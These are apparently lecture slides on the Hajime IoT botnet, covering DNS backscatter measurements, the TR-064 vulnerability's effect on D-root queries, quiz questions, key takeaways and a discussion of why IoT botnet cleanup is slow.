


Fig. 12: Unique Hajime bot IP addresses. (DNS backscatter, 12/27/2016 – 04/08/2018.)

Broadband provisioning  
CPE WAN Management Protocol (CWMP)  
<https://en.wikipedia.org/wiki/TR-069>



<https://root-servers.org/>  
D-root operator: University of Maryland



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


# Quiz: TR-064

Why did the TR-064 vulnerability result in DNS queries on D-root?

- A. The .i module uses the DNS to locate other bots and get their config files
- B. The .itk module uses the DNS to locate the loader service to get the Hajime binaries
- C. The ISP operator attempts to configure an NTP server for the victim CPE device
- D. A non-vulnerable CPE device interprets the TR-064 command as a domain name

# TR-o64 and the DNS



## Quiz: attack vector

What was the Tbps range of the DDoS attacks that Hajime-infected IoT devices launched?

- A. > 1.5 Tbps
- B. 1 through 1.5 Tbps
- C. 0.5 through 1 Tbps
- D. 0 through 0.5 Tbps

# Hajime key takeaways

- IoT botnets can grow in size quickly
- IoT botnets can target a variety of CPU architectures, making honeypotting more difficult
- IoT botnets can use P2P communications channels, making them more difficult to take down
- IoT botnets require various datasets to analyze and the work requires multiple technical experts
- ...
- Another others?

# Discussion: botnet lifetimes (discussion)

- Why would the cleanup of IoT botnet take longer than for traditional bots?

# Discussion: botnet lifetimes (discussion)

- Why would the cleanup of IoT botnet take longer than for traditional bots?
  - IoT bots stay undetected longer because devices operate more autonomously
  - IoT bots are more heterogenous, so more difficult to fix
  - IoT bots may interact with physical space, so s/w development takes more time
  - IoT bots are more heterogenous, so more difficult to honeypot
  - ...

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## Discussion & feedback

Next lecture: **Wed May 20, 10:45-12:30**  
Topic: IoT honeypots

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